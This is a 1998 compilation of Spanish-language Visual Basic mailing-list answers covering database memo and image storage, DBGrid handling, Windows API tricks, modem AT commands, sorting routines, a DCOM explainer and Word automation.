leobosi@feedback.net.ar
leonardo@bosi.biocom.com
ICQ # 9027216

"What do you want to reinstall today?"

```
function < fichero a base de datos>
   Data1.Recordset.Edit
   Call putmemo( "pepito.doc", Data1.Recordset, "documento")
   Data1.Recordset.Update
end function

function
         Call getmemo( "pepito.doc", Data1.Recordset, "documento")
end function

Function putmemo(cFile As String, oRc As Recordset, cCampo As String)
  Dim n As Integer
  Dim nCanal As Integer
  Dim cInter As String
  Dim nMax As Long
  Dim nLeer As Long

  nMax = FileLen(cFile)
  nCanal = FreeFile
  Open cFile For Binary Access Read As nCanal

  Do While nMax > 0
     nLeer = IIf(nMax > 50000, 50000, nMax)
     nMax = nMax - nLeer
     cInter = Space(nLeer)
     Get nCanal, , cInter
     oRc(cCampo).AppendChunk cInter
  Loop
  Close nCanal

End Function


Function getmemo(cFile As String, oRc As Recordset, cCampo As String)
  Dim nCanal As Integer
  Dim cInter As String
  Dim nMax As Long
  Dim nLeer As Long
  Dim n As Long
  If IsNull(oRc(cCampo)) Then
     nMax = 0
  Else
       nMax = Len("" & oRc(cCampo))
  End If
```

```
  n = 0
  nCanal = FreeFile
  Open cFile For Binary As nCanal
  Do While nMax > 0
     nLeer = IIf(nMax > 50000, 50000, nMax)
     nMax = nMax - nLeer
     cInter = oRc(cCampo).GetChunk(n, nLeer)
     n = n + Len(cInter)
     Put nCanal, , cInter
  Loop
  Close nCanal
End Function
  espero que te sea util
Hasta otra
Pablo Leon Gonzalez
pleong@meditex.es

-----Original Message-----
De: animagics@pinos.com <animagics@pinos.com>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: martes 12 de mayo de 1998 1:57
Asunto: (VB-ESP) ARCHIVO DE TEXTO EN BASE DE DATOS

> Hola a todos, tengo que ingresar datos a una base de datos
>proveniente de un archivo de texto(*.txt) y despues hacer lo contrario
>convertir algunos registro en archivo de texto. El que me pueda ayudar les
>doy las gracias...
>
>Marcelo F. Rodriguez
>E-mail: Animagics@pinos.com
>ICQ: 12255206
>
>
```

Insertar registro en un DbGrid

>Tengo un dbgrid asociado a un control data. Cuando inserto el primer registro >directamente en el dbgrid, hay ocasiones (por que no es siempre) que al >validarlo moviendome con los cursores a la fila que esta debajo (fila para >añadir registros) el dbgrid no refleja la actualizacion y aparece sin datos >(filas). Aunque sí se añade el registro a la base de datos.

En el evento BeforeInsert del dbGrid pon lo siguiente;

```
if dataControl.recordset.recordcount=0 then dbGrid.row=0
```

Ya verás qué bien va.

Un saludo,

Angel Domínguez
angeldom@cicom.es
ICQ 11613541

Obtener el byte alto y el bajo

Usa la siguiente subrutina:

```
Sub SeparaNumero(lNumero As Long, lParteBaja As Long, lParteAlta As Long)
    lParteBaja = lNumero And &HFF
    lParteAlta = (lNumero And &HFF00) / &H100
End Sub
```

Tendrás que suministrar el número del cual quieres sacar los 8 bits bajos y los 8 altos por separado, más otras dos variables Long, en las cuales se almacenará el resultado.

Pasar fórmulas a Crystal Report

At 01:27 10/05/98 -0500, you wrote:
>Saben como puedo pasar el valor a una formula en un informe (Crystal
>Report) desde un código de programa. Gracias.
>
ControlReport.Formulas(0) ="NombreFormula1= TextoFormula1"
ControlReport.Formulas(1) ="NombreFormula2= TextoFormula2"

y así sucesivamente.
Ten en cuenta que en el nombre de la fórmula no se pone la @, que el signo igual debe ir pegado al nombre de la fórmula y que el texto de la fórmula debe seguir la sintaxis de Crystal, no de VB.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

Pasar strings a array de caracteres

>From: Jose Ayala Pineda
>Sent: 11 May, 1998 3:51 PM
>To: Lista de Visual Basic
>Subject: (VB-ESP) array de caracteres
>Hola amigos:

Hola !!!

>Tengo una pregunta, como hago para poder tomar una cadena de caracteres
>como array, es decir por ejemplo:
>cadena$="unejemplo"
>caracter$=cadena(1)
>y que caracter me devuelva "u", como pueden ver cadena es de tipo
>String, caracter tambien.
>La forma en que lo he hecho es accediendo con la funcion Mid.
>caracter=Mid(cadena,1,1).

En la revista VBPJ de Abril, está esto que te puede ayudar, solo que tienes que cambiar la declaración de tu arreglo a byte en vez de string, y cuando quieras usar su contenido le antepones un chr(), Ejemplo :

```
Private Declare Sub CopyMemory Lib "kernel32" Alias _
    "RtlMoveMemory" (pDst As Any, pSrc As Any, ByVal ByteLen As Long)

Dim Cadena As String
Dim Arreglo(9) As Byte
Cadena = "unejemplo"
CopyMemory Arreglo(0), ByVal Cadena, 9
```

En Arreglo te quedan los valores de cada letra, de manera que chr(Arreglo(0)) te regresara "u" y chr(arreglo(9)) te regresará "o"

Ojo, el arreglo DEBE ser de tipo Byte.

Si quieres pasar del arreglo a una cadena solo haces

```
Cadena = Space(9)
CopyMemory ByVal Cadena, Arreglo(0), 9
```

Lo interesante de usar esta API es que es de 5 a 10 veces más rápida que la solución en puro código VB (usando MID, por ejemplo) lo de lo rápido lo dice la revista, no lo digo yo !!!

Saludos
Julio Collado
Managua, Nicaragua

Lo dificil cuesta un poco,
Lo imposible cuesta un poco más.

Propiedad About de un OCX

Crea un Sub que se llame 'About', en el código de tu control. En 'Atributos de Procedimiento', selecciona 'About' como el Id del método About. Sólo tienes que meter en esa subrutina lo que quieras que pase cuando un usuario seleccione About en la ventana de Propiedades.

From: womac[SMTP:womac@altavista.net]
Sent: domingo 10 de mayo de 1998 19:16
To: vb-esp@ccc.uba.ar
Subject: (VB-ESP) Ultimos detalles de un OCX

Hola amigos:

Estoy terminando de hacer un OCX y ya solo me que dan unos pocos detalles. Uno de ellos es conseguir hacer que aparezca una propiedad del tipo "About" en la ventana de propiedades del VB, a ser posible sin tener que crear unas property pages (o por lo menos que estas no sean visibles-accesibles puesto que al control unicamente le he añadido una propiedad adicional).

Muchas gracias y espero MUY ansioso vuestras respuestas :)

womac

Seleccionar elemento de un listbox al pasar el ratón por encima *(2 mensajes)*

```
At 21:46 10/05/98 +0200, you wrote:
>Otra preguntita...
>¿Es posible hacer que los items de un listbox se seleccionen con tan sólo
pasar el ratón por encima?
>
Declarar :
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA"
(ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As
Any) As Long

Private Const LB_ITEMFROMPOINT = &H1A9

En el evento MouseMove del ListBox :

Dim lIndex As Long
Dim lXPoint As Long
Dim lYPoint As Long

If Button = 0 Then ' si no hay ningún botón presionado
    lXPoint = CLng(X / Screen.TwipsPerPixelX)
    lYPoint = CLng(Y / Screen.TwipsPerPixelY)
    With List1
        ' coger el elemento seleccionado de la lista
        lIndex = SendMessage(.hwnd, LB_ITEMFROMPOINT, 0, ByVal ((lYPoint *
65536) + lXPoint))
        .ListIndex = lIndex
    End With
End If


Un saludo.

_____________________________________________________
José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566
```

```
>¿Es posible hacer que los items de un listbox se seleccionen con tan sólo
pasar el ratón por encima?
>
Para que además haga scroll automático al colocar el ratón sobre la parte
superior o inferior del listbox :

Declarar en el formulario:
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA"
(ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As
Any) As Long
```

```
Private Const LB_ITEMFROMPOINT = &H1A9
Private Const LB_GETITEMHEIGHT = &H1A1
Dim Direccion As Integer
```

En el MouseMove del ListBox :

```
Dim lIndex As Long, lXPoint As Long, lYPoint As Long, lHeight As Long

If Button = 0 Then ' si no hay ningún botón presionado
    'mirar el alto de un elemento
    lHeight = SendMessage(List1.hwnd, LB_GETITEMHEIGHT, 0, 0&)
    If Y < lHeight And List1.TopIndex > 0 Then
        Direccion = -1
        Timer1.Enabled = True
    Else
        If Y > (List1.Height - 100 - lHeight) And List1.ListIndex <>
List1.ListCount - 1 Then
            Direccion = 1
            Timer1.Enabled = True
        Else
            Timer1.Enabled = False
            lXPoint = CLng(X / Screen.TwipsPerPixelX)
            lYPoint = CLng(Y / Screen.TwipsPerPixelY)
            With List1
                ' coger el elemento seleccionado de la lista
                lIndex = SendMessage(.hwnd, LB_ITEMFROMPOINT, 0, ByVal
((lYPoint * 65536) + lXPoint))
                .ListIndex = lIndex
            End With
        End If
    End If
End If
```

En un timer que has de colocar :

```
If Direccion < 0 Then
    If List1.ListIndex > 0 Then
        List1.ListIndex = List1.ListIndex - 1
    Else
        Timer1.Enabled = False
    End If
Else
    If List1.ListIndex < List1.ListCount - 1 Then
        List1.ListIndex = List1.ListIndex + 1
    Else
        Timer1.Enabled = False
    End If
End If
```

Hay que acerar mucho el ratón a los extermos para que haga scroll. Puedes probar y modificar las condiciones para que tenga un rango más amplio.

Un saludo.

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista
VB-ESP y un resumen de los mensajes de la misma

ICQ # : 10939566

SQLDMO

Para los que trabajais con SQL Server.
Existe un objeto SQLDMO que se instala a la vez que se instala el SQL Server Client. Este es un objeto OLE instanciable desde VB, Delphi (imagino), VC++ y demás.
Pues una de las opciones que permite es la de realizar BCP mediante OLE Automation, vamos sin tener que acudir a la linea de comandos.
Estoy intentando hacerlo así y por ahora me funciona, el único problema que tengo es que no me coje las variables que le indico como separador de campos.

¿Alguno de los componentes de la lista ha trabajado con esto y me puede hechar una mano?

Un Saludo,

Luis Baigorrotegui
Consultoria & Comunicaciones
E-Mail: luisb@cyc.es
ICQ# : 7416777

Uso del modem como telefono

Francisco Lopez de las Heras escribió:
hola!

> Alguien sabe como utilizar el modem como telefono manos libres, es
> decir, conectar un microfono y altavoz al modem y realizar marcacion,
> contestar a llamadas, etc..Tengo algo mas o menos hecho con VB y
> consigo marcar y abrir el puerto
>
Si tu módem soporta RockWell, esto es lo que necesitas. Yo he hecho una app. en VB 5 de esto, si quieres te la paso.

SPEAKERPHONE MODE

8.1 OPERATION WITH
COMMUNICATION SOFTWARE

The full-duplex speakerphone operation can be used by running a communication software application which supports the Rockwell Speakerphone function. Follow the instructions of the respective application package. Alternatively, speakerphone operation can be used by manually issuing AT command to the modem as described in Section 9.2.

8.2 MANUAL OPERATION USING
TERMINAL MODE

8.2.1 Originating a Voice Call in
Speakerphone Mode

1. Invoke the terminal mode in your communications package.
2. Enter AT and make sure that OK is returned. Enter AT&F to reset modem configurations to default values. All instructions to the modem are communicated through AT commands. For example, ATD is the AT command for the modem to dial; all AT commands start with the "AT" characters. Refer to the RCV144ACF/SP Modem Designer's Guide for the list and descriptions of the AT commands that the RCV144ACF/SP target board supports.
3. Enter AT#CLS=8#VRN=0#VLS=6 and press the return key. The modem should respond with OK. This will initialize the modem for speakerphone mode.
4. To dial, enter ATDTnnnnnnn where nnnnnnn is the phone number of a remote party. The modem will report VCON at the completion of dialing and indicate speakerphone is on.
5. To hang up, issue ATH.

8.2.2 Answering a Voice Call in
Speakerphone Mode

1. the terminal mode in your communications package.
2. Enter AT and make sure that OK is returned. Enter AT&F to reset modem configurations to default values. All instructions to the modem are communicated through AT commands. For example, ATD is the AT command for the modem to dial; all AT commands start with the "AT" characters. Refer to the RCV144ACF/SP Modem Designer's Guide for the list and descriptions of the AT commands that the RCV144ACF/SP target board supports.
3. Enter AT#CLS=8#VRN=0#VLS=6S0=0 and press the return key. The modem should respond with OK. This will initialize the modem for speakerphone mode.
4. To answer a call in speakerphone mode upon receipt of a RING message, enter ATA. The modem will report VCON to indicate speakerphone is on.
5. To hang up, issue ATH.

Salu2kurro@leader.es

Converión ASCII-ANSI

¿Porqué para MS-DOS? Puedes hacerlo sin problemas en Windows.
Para 16 bits :

Declare Function OemToAnsiBuff Lib "Keyboard" (ByVal lpOemStr As String, ByVal lpAnsiStr As String, ByVal nLength As Integer)
Le pasas el string en ascii, un string relleno de blancos (por lo menos lo que mida la de ascii),y el nº de caracteres de la de ascii que quieres convertir.
Te devuelve en lpAnsiStr el string en ansi.

Para 32 bits :
Declare Function OemToCharBuff Lib "user32" Alias "OemToCharBuffA" (ByVal lpszSrc As String, ByVal lpszDst As String, ByVal cchDstLength As Long) As Long

Que funciona de manera similar a la anterior.
>¿Sabe alguien si existe algún programa (seguro que sí) para MS-DOS que convierta de ASCII
>a ANSI, o en su defecto información detallada de cómo hacer la conversión?
>
>Lo digo porque hay que hacer todos los días conversiones a un fichero plano de AS400 a
>ASCII y luego recuperarlos en Windows, y hay algunos problemas con ciertos caracteres
>extendidos.
>

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@arrakis.es
WWW : http://www.arrakis.es/~jrubi
Podrás encontrar información sobre VB, la lista VB-ESP y un resumen de los mensajes de la misma
ICQ # : 10939566

DBGrid - entrada numérica.

-----Original Message-----
From: Domi <domi@arrakis.es>
To: 'Lista VB-ESP' <vb-esp@ccc.uba.ar>
Date: Tuesday, April 21, 1998 6:03 PM
Subject: (VB-ESP) DBGrid - entrada numérica.

>Quisiera que me indicarais como puedo hacer para limitar la entrada en una columna
>de un dbGrid a, por ejemplo, dos posiciones numéricas. He mirado en la ayuda y no >encuentro ninguna propiedad del objeto column que me pueda servir. ¿Es posible >hacerlo?
>

puedes utilizar el evento BeforeColEdit del DBGrid para darte cuenta que el usuario va a editar la columna, y si la columna que quieren editar es la columna donde quieres controlar la entrada, muestras un textbox oculto, le das el foco y pones el parámetro cancel en true. En el Lost Focus del textbox, lo haces activar de nuevo el grid. El textbox al principio está invisible, y cuando el evento lo haces visible:

```
Option Explicit
Dim TheCol As MSDBGrid.Column

Private Sub DBGrid1_BeforeColEdit(ByVal ColIndex As Integer, ByVal KeyAscii As
Integer, Cancel As Integer)
    If ColIndex = 1 Then
        ' referenciar columna
        Set TheCol = DBGrid1.Columns(ColIndex)
        With txtCapturaCampo
            ' Ajustar posición del textbox para captura
            .Top = DBGrid1.Top + DBGrid1.RowTop(DBGrid1.Row)
            .Height = DBGrid1.RowHeight
            .Left = DBGrid1.Left + TheCol.Left
            .Width = TheCol.Width
            .Text = TheCol.Text
            .SelStart = 0
            .SelLength = Len(.Text)
            ' mostrar y dar foco...
            .Visible = True
            .SetFocus
        End With
    End If
End Sub

Private Sub txtCapturaCampo_KeyPress(KeyAscii As Integer)
    Select Case KeyAscii
        Case 8
        Case 48 To 57
        Case Else
            KeyAscii = 0
    End Select
End Sub

Private Sub txtCapturaCampo_LostFocus()
```

```
    With txtCapturaCampo
        TheCol.Text = .Text
        DBGrid1.SetFocus
        .Visible = False
    End With
End Sub
```

La idea sería algo como eso.

Saludos

Grabar y recuperar imágenes de una base de datos.

Para guardar imágenes en una base de datos de Access, yo hago lo siguiente:
Todo el código siguiente es parcial
Después de creada la base y la tabla creo los siguientes campos:

```
        'Nombre o texto de la imagen
Set cCampos(0) = Tabla.CreateField("Nombre", dbText, 255)
        'La extensión del fichero o imagen
Set cCampos(1) = Tabla.CreateField("Extensión", dbText, 3)
        'Dimensiones en pixels
Set cCampos(2) = Tabla.CreateField("Ancho", dbLong) 'dbInteger también vale
Set cCampos(3) = Tabla.CreateField("Alto", dbLong) 'dbInteger también
vale
        ' El tipo si lo soporta VB 5.0 o no
Set cCampos(4) = Tabla.CreateField("Tipo", dbByte)
        ' Este campo contendrá la imagen
Set cCampos(5) = Tabla.CreateField("Imagen", dbLongBinary)
```

Para guardar la imagen en el campo Imagen, esto que sigue en procedimiento

```
Dim númArch As Integer
Dim númBytes As Long
Dim BytesImagen As Variant ' O String

If Ruta <> "" Then
    númArch = FreeFile
    'Hallamos los bytes del fichero
    númBytes = FileLen(Ruta)
    Open Ruta For Binary Access Read As númArch
        BytesImagen = Input(númBytes, númArch)
    Close númArch ' Cierra el archivo.
    On Error GoTo sin_edit
    BytesImagen = StrConv(BytesImagen, vbFromUnicode)
    ' Guardar la imagen en el campo
    Data1.Recordset!Imagen.AppendChunk BytesImagen
    ' La siguiente instrucción también vale
    'Data1.Recordset!Imagen = BytesImagen
.....................
.....................
```

Para recuperar la Imagen esto que sigue en procedimiento

```
Dim númArch As Integer
Dim númBytes As Long
Dim BytesImagen As String

 On Error GoTo cerrar
 BytesImagen = Data1.Recordset!Imagen
 BytesImagen = StrConv(BytesImagen, vbUnicode)
 On Error GoTo 0
 extensión = lblExtensión
    DirTempPath Ruta ' Halla el directorio temporal de Windows
 Ruta = Ruta & "bif_MRL02_NZ01." & extensión
    On Error Resume Next
```

```
    ' Si hay un fichero anterior eliminarlo
    Kill Ruta
    númArch = FreeFile
    númBytes = Len(BytesImagen)
    Open Ruta For Binary Access Write As númArch
         Put #númArch, , BytesImagen
    Close númArch
   ' Para una imagen "ICO", "BMP", "DIB", "RLE", "WMF", "EMF", "JPG", "GIF"
           With Picture1
               .AutoSize = True
               .Picture = LoadPicture(Ruta)
               .AutoSize = False
           End With
.......................
.......................
```

Lista de controles vacia

Gracias, pero ya lo he resuelto.

He descubierto que hay una DLL que creal la lista de elementos para los dialogos de Componentes y Referencias. Se llama COMCAT.DLL.

Por lo visto, algun programa de (des)instalacion elimino la referencia en el registro a esta librería.

Registrarla de nuevo con RegSvr32 resuleve el problema.

Alberto Rodríguez Calvo (cittarc@usc.es)
Centro de Innovación e Transferencia de Tecnoloxia (CITT)
Universidade de Santiago de Compostela
Páxina Web do CITT: http://www.usc.es/citt

Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
España Fax (9)81 599309

-----Mensaje original-----
De: Jose Maria Ferrer <xara@redestb.es>
Para: vb-esp@ccc.uba.ar <vb-esp@ccc.uba.ar>
Fecha: lunes 27 de abril de 1998 19:51
Asunto: RE: (VB-ESP) Lista de controles vacia

>saludos a todos.
>
>en contestacion a tu misiva, te dire que ese error me lo dio a mi vbasic
>cuando se me escoño uno de los dos ficheros olb(creo recordar) de las
>librerias de vb5, o bien el vb5.olb o el vb5ext.olb
>
>vira a ver si alguno de esos ficheros lo tiedes dañado, es posible que te de
>ese error por eso
>
>de todas maneras te remito a mi pagina en la cual tengo un pequeño programa
>experimental que da la lista de controles y algunas de sus caracteristicas,
>entre ellas la clave de registro. si te da errores de registro es posible
>que alguno no este registrado, pero si no te da errores , y compruebas con
>el que efectivamente tiene clave , el problema esta en vb5
>Se despide atentamente
>Jose Maria Ferrer Costa
>c/Federico domenech nº9
>03700 La Jara
>Alicante
>España

>xara@redestb.es web: personal.redestb.es
>icq 1872480
>
>-----Original Message-----
>De: Alberto Rodríguez Calvo <cittarc@usc.es>
>Para: VB-ESP <vb-esp@ccc.uba.ar>
>Fecha: lunes 27 de abril de 1998 14:56
>Asunto: (VB-ESP) Lista de controles vacia
>
>
>Esta visto que hoy no es mi dia.
>
>Arranco Visual Basic, voy a Proyecto - Componentes y me aparece un
>mensaje de error "El componente no está registrado. CLSID
>XXXXXXXXXXXXXXXX".
>
>Al pulsar aceptar, la lista de controles aparece vacía.
>
>Pulso Examinar, busco el control e intento registrarlo. Todo
correcto.
>Pulso aceptar, pero el control no aparece en la caja de herramientas.
>Vuelvo a Proyecto - Componentes, recibo el mismo error, y la lista
>vuelve a estar vacía.
>
>
>Creo recordar que se comento este error hace algunos meses, pero no
>recuerdo si fue en esta lista o en las news.
>
>¿A alguien le suena?
>--
>Alberto Rodríguez Calvo (cittarc@usc.es)
>Centro de Innovación e Transferencia de Tecnoloxia (CITT)
>Universidade de Santiago de Compostela
>Páxina Web do CITT: http://www.usc.es/citt
>
>Avda. Ciencias s/n, Campus Sur Tfno (9)81 599800
>15706 Santiago de Compostela (A Coruña) (9)81 563100 Ext 14380
>España Fax (9)81 599309
>--
>
>
>

Ordenación. Método de la burbuja

Hola,

Aca envio la rutina de ordenamiento burbuja y otras mas que depronto te pueden servir.

Alejandro

---8<----- Snip Here ----->8---

```
Private Sub Bubble_Sort(ByRef SortArray() As Integer)
  Dim Temp As Integer, I As Integer, J As Integer

  For I = 0 To UBound(SortArray)
    For J = 0 To UBound(SortArray)
      If SortArray(I) < SortArray(J) Then
        Temp = SortArray(I)
        SortArray(I) = SortArray(J)
        SortArray(J) = Temp
      End If
    Next J
  Next I
End Sub
```

---8<----- Snip Here ----->8---

```
Public Sub Selection_Sort(ByRef SortArray() As Integer)
  Dim Temp As Integer, Current As Integer, J As Integer

  For Current = 0 To UBound(SortArray)
    For J = Current + 1 To UBound(SortArray)
      If SortArray(Current) > SortArray(J) Then
        Temp = SortArray(Current)
        SortArray(Current) = SortArray(J)
        SortArray(J) = Temp
      End If
    Next J
  Next Current
End Sub
```

---8<----- Snip Here ----->8---

```
Public Sub Shell_Sort(ByRef SortArray() As Integer)
  Dim Temp As Integer, Gap As Integer, I As Integer
  Dim Exchange_Occurred As Boolean

  Gap = CInt((UBound(SortArray) + 1) / 2)
  Do
    Do
      Exchange_Occurred = False
      For I = 0 To UBound(SortArray) - Gap
        If SortArray(I) > SortArray(I + Gap) Then
          Temp = SortArray(I)
          SortArray(I) = SortArray(I + Gap)
          SortArray(I + Gap) = Temp
          Exchange_Occurred = True
```

```
        End If
      Next
    Loop While Exchange_Occurred
    Gap = Gap / 2
  Loop While Gap >= 1
End Sub

---8<----- Snip Here ----->8---

Public Sub Quick_Sort(SortArray As Variant, _
                      ByVal First As Integer, _
                      ByVal Last As Integer)
  Dim Low As Integer, High As Integer
  Dim Temp As Variant, List_Separator As Variant

  Low = First
  High = Last
  List_Separator = SortArray((First + Last) / 2)
  Do
    Do While (SortArray(Low) < List_Separator)
       Low = Low + 1
    Loop
    Do While (SortArray(High) > List_Separator)
       High = High - 1
    Loop
    If (Low <= High) Then
      Temp = SortArray(Low)
      SortArray(Low) = SortArray(High)
      SortArray(High) = Temp
      Low = Low + 1
      High = High - 1
    End If
  Loop While (Low <= High)
  If (First < High) Then Quick_Sort SortArray, First, High
  If (Low < Last) Then Quick_Sort SortArray, Low, Last
End Sub

---8<----- Snip Here ----->8---
```

indecopi wrote:
>
> Que tal amigos de la Lista.
>
> Por casualidad algunos de ustedes conoce metodos de ordenamientos. Por ejemplo el famoso método de la burbuja.
>
> Necesito con urgencia sus sugerencias sobre como poder ordenar datos de forma rápida.
>
> Por ejemplo no se si han vistos el explorador de windows, bueno, cuando deseamos encontrar archivos por un tipo determinado o por nombres, lo que hacemos es hacer un click en los botones donde dicen "Tipo" o "Nombre" y se ordena en forma ascendente y se hacemos otro click se ordenan en forma descendente. Este tipo de ordenamiento se hace en forma muy rápida.
>
> Así es que, si hay alguna persona que me pueda dar una ayudadita le estare muy agradecido o podemos intercambiar ideas con otros programas.

>
> Gracias.
>
> Att.
> Nicolás Tacure Ayala
> Jefatura de Informatica de Sistemas
> Indecopi

--
Alejandro Carrascal
Research Assistant
University of Oklahoma
100 East Boyd, Room 562
Norman, Oklahoma 73019
Home: (405) 325-9836 Ext.1
Work: (405) 325-0392
Fax : (405) 325-3180
e-Mail: alejo@ou.edu

Rellenar un dbCombo con un DataControl

CARLOS:

>> Puse un data control y conecte al combo al data control mediante las opciones que me aparecen en el cuadro de propiedades.

Lo que te puede ayudar es que:
    Primero tenés que tener un DataControl para los datos que estas cargando, por el cual creo que ya lo tenés.(Vamos a llamarlo Data1).
    Luego debés crear otro DataControl del cual vas a obtener los datos de las calles, en este caso. (Vamos a llamarlo Data2).
    Tercero y creo que es en donde tenés el problemita es crear un DBCombo para hacer lo que vos querés en forma más automática y NO un Combo que tenés que llenarlo.
    Por ultimo en las propiedade del combo tenés que poner:
        DataSource = Data1 (donde cargas los datos de la pantalla)
        DataField = el campo del Data1 donde se guarda el valor de la Calle.
        RowSource = Data2 (llenas el dbcombo con los datos de las calles)
        ListFields = el campo que querés mostrar cuando hagas Clic en el DBCombo (en este caso el detalle de la calle)
        BoundColumn = el campo del Data2 que se va a relacionar con el Data1 para que se guarde ese valor en la tabla general.

Espero haberte ayudado en algo.

DARIO SEGOVIA
dariosegovia@hotmail.com
Santa Rosa - La Pampa
ARGENTINA

_____
Get Your Private, Free Email at http://www.hotmail.com

Saludos y Explicación de DCOM

Permíteme explicar a DCOM, aunque para esto tengo que hacer algo de historia.

Todo empezó por las quejas de los usuarios del DOS de no poder combinar el potencial de varios programas. Cada programa se apropia de la máquina y no hay oportunidad de ejecutar ninguna otra tarea a la vez. Esto es lo que se conoce como modo Real.

Ante ello, se implantó un emulador para poder (por principio de cuentas) implantar tareas múltiples a DOS (aunque previo a ello se estaba creando un poderoso Sistema Operativo que sería *EL* sistema operativo. Su nombre lo desenmascara: Operating System/2 [OS/2]). Este emulador es una interfaz gráfica que se ejecuta sobre DOS y que emula la multitarea mediante la cooperación de las aplicaciones: Windows.

Una vez que se consiguió la multitarea, se requería el dar la posibilidad de compartir la funcionalidad entre aplicaciones. Ello empezó a dar forma a diferentes metodologías y técnicas como DDE y OLE. DDE permite comunicarse con otra aplicación de manera muy básica. Es difícil de controlar y no se puede aprovechar a cabalidad la funcionalidad de la aplicación origen.

El segundo esfuerzo, OLE, permite aprovechar en mayor medida la funcionalidad propia de la aplicación, no obstante toda su serie de apuntadores y referencias debían estar incrustadas en la aplicación de destino. Con esto se complicaban las llamadas a la funcionalidad y las aplicaciones que utilizaban OLE crecían de manera desmedida.

OLE2 redujo en gran medida esta situación. Ya no era necesario incrustar todas las referencias a la aplicación requerida, sino que sólo era necesario invocarla. Ello trajo severos problemas de programación a sus diseñadores dado que no existía una tabla que pudiera indicar de inmediato si la aplicación requerida existía en el sistema y su ubicación. Esta situación obligaba a que las referencias a tales aplicaciones se agregaran en el archivo WIN.INI o SYSTEM.INI, lo que traía consigo la generación de enooooooooormes archivos de este tipo que, con el paso del tiempo, hacía prohibitiva su depuración.

Con Windows 95 la circunstancia se allanó. Gracias a las técnicas aplicadas a OS/2 (Sistema Operativo que se estaba creando entre Microsoft e IBM a mediados/finales de los años ochenta), y que luego del divorcio de IBM y Microsoft, este último aprovechara para cambiarle la interfaz y lo presentara como Windows NT (cuyo kernel o núcleo es básicamente OS/2), se agregó el concepto de Base de datos de Registro o Registry.

Así, el nuevo OLE2 pudo funcionar de manera más fluida, y mejoró el panorama de la comunicación entre aplicaciones y objetos de Windows. Al mejorarse el lenguaje de intercomunicación entre objetos y sacar de contexto el significado de las siglas OLE (vinculación e incrustación de objetos), se creó una nueva sigla que fue el COM (Modelo de objetos basado en componentes), lo que da una idea de su funcionamiento: Todo en Windows es un componente. Curiosamente la línea que separa a un objeto de un componente no está bien definida, de tal suerte que podríamos concluir a primera vista que un componente es un objeto, y viceversa.

COM, por lo tanto, se convirtió en el modelo de programación para Windows, y ello facilitó el desarrollo de nuevas tecnologías como los controles OLE, luego conocidos como ActiveX, entre otras cosas. Cualquier cosa que instalases en Windows y que cuente con un GUID (Identificador único) puedes utilizarla como componente.

No obstante, los requerimientos han ido subiendo conforme pasa el tiempo. Aunque la ventaja de COM es que puedas aprovechar la funcionalidad de cualquier aplicación u objeto que se encuentre en tu sistema, la desventaja, a su vez, es precisamente esa: el objeto debe estar en *TU* sistema. ¿Qué sucedía si tu aplicación requiriese los servicios de Word en una máquina que no tenga a Word instalado? Simple, tu aplicación falla.

Bajo la base de que las redes cada vez más se han convertido en el estándar en una multitudinaria presencia de computadoras, Microsoft implantó un nuevo concepto: el poder utilizar un componente sin que esté físicamente en tu máquina. A esto se le llamó COM Distribuido o Modelo de objetos basado en componentes distribuidos. ¿Cómo lograrlo? Básicamente es sencillo: La aplicación que ejecutes debe contar con un GUID, hasta aquí no hay problema. Debes indicar dónde se encuentra la aplicación (aquí estableces el nombre de la máquina que la contiene) y, luego de ello, ejecutar tus instrucciones como lo harías con cualquier componente COM y contar con alguna licencia para su uso de este modo.

Así, ya no necesitas que el objeto de marras se encuentre en tu máquina instalado. Conque se encuentre en un servidor de objetos COM con ello lo podrás ejecutar. Incluso, esto puede traer grandes ventajas: Si necesitas hacer cambios a cierta funcionalidad que hayas creado en algún DLL, por ejemplo, el cambio lo harás en uno sólo (el que está en el servidor) y te evitarás la pena de hacer instalaciones del objeto en cada máquina. ¿Y los clientes? Ni siquiera se enteraron del cambio.

Básicamente, esto es lo que define el concepto de DCOM. Espero que sea útil para tus (sus) próximas aplicaciones.

¡SALUDOS!
Tron.BAS

Horacio Colina wrote:

> Hola a todos
> Me puden ayudar a imprimir desde VB 5 usando una plantilla de word 97, lo que quiero es llenar los campos de la plantilla los cuales seran enviados de VB
> Gracias de antemano

A ver que te parece esta solución:

```
    Dim objWord As Word.Application
    strFichero = ""
            Select Case byteDocumento
                Case CALIFICACIONPE ' Impresión de Calificación Mesa
                    frmOLE.oleWord.CreateEmbed App.Path &
"\plantillas\CalificacionMesaPE.doc", "Word.Document.8"
                    Set objWord = frmOLE.oleWord.object.Application
                    ' Realizamos las sustituciones en el documento
                    .............
            End Select
                        Sustituye objWord, "#PARLAMENTARIO#", Trim(rstPaso2!NOMBRE)
& " " & Trim(rstPaso2!APELLIDOS)
                ....... Código de sustituciones...
                byteRetorno = MsgBox("¿Desea Imprimir Documento para " &
rstConsejer!CONSEJERIA & "?", vbYesNo, "Imprimir Documento")
                If byteRetorno = vbYes Then
                    objWord.Documents(1).PrintOut 0
                End If
End Sub

Public Function Sustituye(objDocumento As Object, strBusca As String, strSustituye
As String)
    '####################################################################
    ' Si no ponemos el metodo activa no funciona el objeto selection
    objDocumento.Documents(1).Activate ' Muy Importante
    '####################################################################
    With objDocumento.Selection.Find
        .ClearFormatting
        .Replacement.ClearFormatting
        .Text = strBusca
        .Replacement.Text = strSustituye
        .Wrap = wdFindContinue
        .Format = True
        .MatchCase = False
        .MatchWholeWord = True
        .MatchAllWordForms = False
        .Execute Forward:=True, Replace:=wdReplaceAll
    End With
End Function
